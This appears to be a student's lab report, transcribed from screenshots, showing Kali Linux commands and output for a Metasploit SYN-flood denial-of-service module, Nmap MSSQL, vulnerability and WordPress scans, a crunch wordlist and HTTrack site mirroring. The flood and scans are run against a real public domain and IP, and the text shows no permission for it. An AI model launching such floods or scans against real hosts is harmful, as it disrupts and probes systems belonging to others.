TASK 1

Name: Akash G.P


Date: 28/2/2023

1. Dos attack using msfconsole → a DOS (denial of service) attack is a type of cyberattack that aims to disrupt the normal operation of a targeted system or network by overwhelming it with traffic, causing it to become unavailable to its intended users.

   <u>Commands are: -</u> □

   $sudo msfconsole


   - use auxiliary/dos/tcp/synflood
   - show options
   - set RHOSTS mitkundapura.com
   - run



```
   ____       ____________   ______   _________
   INTERFACE                 no       The name of the interface
   NUM                       no       Number of SYNs to send (else unlimited)
   RHOSTS                    yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wi
                                      ki/Using-Metasploit
   RPORT      80             yes      The target port
   SHOST                     no       The spoofable source address (else randomizes)
   SNAPLEN    65535          yes      The number of bytes to capture
   SPORT                     no       The source port (else randomizes)
   TIMEOUT    500            yes      The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set RHOST
RHOST ⇒
msf6 auxiliary(dos/tcp/synflood) > set RHOST mitkundapura.com
RHOST ⇒ mitkundapura.com
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 217.21.87.244

[*] SYN flooding 217.21.87.244:80 ...
^Z
zsh: suspended  sudo msfconsole

┌──(kali㉿kali)-[~]
└─$ echo Akash G P
Akash G P
```

2. SQL empty password enumeration scanning using Nmap → this is a security vulnerability because it means that an attacker could gain unauthorized access to the database without needing to know a valid password overall, SQL empty password enumeration scanning is an important security practice that helps organizations to identify and remediate vulnerabilities in their SQL server infrastructure.

Command:- Nmap -p 1433 --script ms-sql-info --script-args mssql.instance-port=1433 mitkundapura.com




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1433 --script ms-sql-info --script-args mssql.instance-port=1433 mitkundapura.com

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 03:59 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.042s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1

PORT     STATE    SERVICE
1433/tcp filtered ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 10.73 seconds

┌──(kali㉿kali)-[~]
└─$ echo Akash G P
Akash G P
```

3. Vulnerability scan using Nmap

→ Nmap is a popular tool used for network exploration, management, and security auditing. It can be used to perform vulnerability scans on a target system to identify potential vulnerability that could be exploited by attackers.

Command: -

- git clone https://github.com/scipag/vulscan scipag_vulscan
- sudo ln -s ‘pwd’ /scipag_vulscan/usr/share/nmap/scripts/vulscan
- cd scipag_vulscan
- ls
- nmap -sV --script=vulscan/vulscan.nse




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/scipag/vulscan scipag_vulscan
Cloning into 'scipag_vulscan' ...
remote: Enumerating objects: 282, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 282 (delta 6), reused 7 (delta 2), pack-reused 264
Receiving objects: 100% (282/282), 17.49 MiB | 431.00 KiB/s, done.
Resolving deltas: 100% (169/169), done.

┌──(kali㉿kali)-[~]
└─$ ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
ln: failed to create symbolic link '/usr/share/nmap/scripts/vulscan': Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls
192.168.65.128         2023-01-22-ZAP-Report-3      Documents  hts-log.txt  Pictures        Templates     www.compromath.com
2023-01-22-ZAP-Report-   2023-01-22-ZAP-Report-.html  Downloads  Music        Public          Videos        wwww.mitkundapura.com
2023-01-22-ZAP-Report-2  Desktop                      hts-cache  new          scipag_vulscan  wordlist.com

┌──(kali㉿kali)-[~]
└─$ cd scipag_vulscan

┌──(kali㉿kali)-[~/scipag_vulscan]
└─$ ls
_config.yml  cve.csv        logo.png     osvdb.csv  scipvuldb.csv      securitytracker.csv  utilities    xforce.csv
COPYING.TXT  exploitdb.csv  openvas.csv  README.md  securityfocus.csv  update.sh            vulscan.nse

┌──(kali㉿kali)-[~/scipag_vulscan]
└─$ nmap -sV --script=vulscan/vulscan.nse mitkundapura.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 03:50 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.042s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
21/tcp   open  tcpwrapped
80/tcp   open  tcpwrapped
443/tcp  open  tcpwrapped
3306/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.78 seconds

┌──(kali㉿kali)-[~/scipag_vulscan]
└─$ echo Akash G P
Akash G P
```

4. create a password list using characters “fghy” the password should be min and maximum length 4 letters

➡ command: -

- crunch 4 4 fghy -o wordlist.txt




```
└─$ crunch 4 4 fghy -o wordlis1t.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ ls
192.168.65.128               Desktop      Music          Templates        wwww.mitkundapura.com
2023-01-22-ZAP-Report-       Documents    new            Videos
2023-01-22-ZAP-Report-2      Downloads    Pictures       wordlis1t.txt
2023-01-22-ZAP-Report-3      hts-cache    Public         wordlist.com
2023-01-22-ZAP-Report-.html  hts-log.txt  scipag_vulscan www.compromath.com

┌──(kali㉿kali)-[~]
└─$ echo Akash G P
Akash G P

┌──(kali㉿kali)-[~]
└─$ echo Akash G P
Akash G P
```

5. WordPress scan using Nmap ➡ the WordPress scan using Nmap is used to identify any WordPress installations on a target system. WordPress is a popular content management system used for creating and managing websites, and it is known to have certain vulnerabilities that can be exploited by attackers.

   Command: -

   - Nmap --script http-WordPress-Enum --script-args type=” themes” mitkundapura.com




```
┌──(kali㉿kali)-[~]
└─$ nmap --script http-wordpress-enum --script-args type="themes" mitkundapura.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 04:00 EST
NSE: [http-wordpress-enum] got no answers from pipelined queries
NSE: [http-wordpress-enum] got no answers from pipelined queries
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.046s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
7443/tcp open  oracleas-https
8443/tcp open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 68.99 seconds

┌──(kali㉿kali)-[~]
└─$ echo Akash G P
Akash G P
```

6. What is the use of HTTRACK tool

HTTrack is a free and open-sourced web crawler and website mirroring utility that allows you to download a website from the internet.

Steps: -

- Go to your browser and search for HTTrack
- Next download application file for windows
- Net after the setup a window will appear where you past the url of the website that u want to copy
- And the copy is over the result will be stored by the name which you have given for example demo
- And if you open the index.htm file you will get the copied website



```
OS <C:>
    123
    Apps
    DELL
    Drivers
    e-logo
    ForzaHorizon5
    Games
    Intel
    My Web Sites
        Demo
            cdn.jsdelivr.net
            consent.cookiebot.
            hts-cache
            js.hs-scripts.com
            p.typekit.net
            primary
            use.typekit.net
            www.google.com
            www.googletagmai
            www.hackthebox.c
            backblue.gif
            cookies.txt
            fade.gif
            hts-log.txt
            index.html
        MIT Kundapura
        backblue.gif
        Demo.whtt
        fade.gif
        index.html
        MIT Kundapura.whtt
    PerfLogs
    Program Files
    Program Files (x86)
    Users
    Windows
    DumpStack.log
```

Project name:

Project category:

Info

Type a new project name,
or select existing project to update/resume

Base path: C:\My Web Sites

C:\My Web Sites\Demo\index.html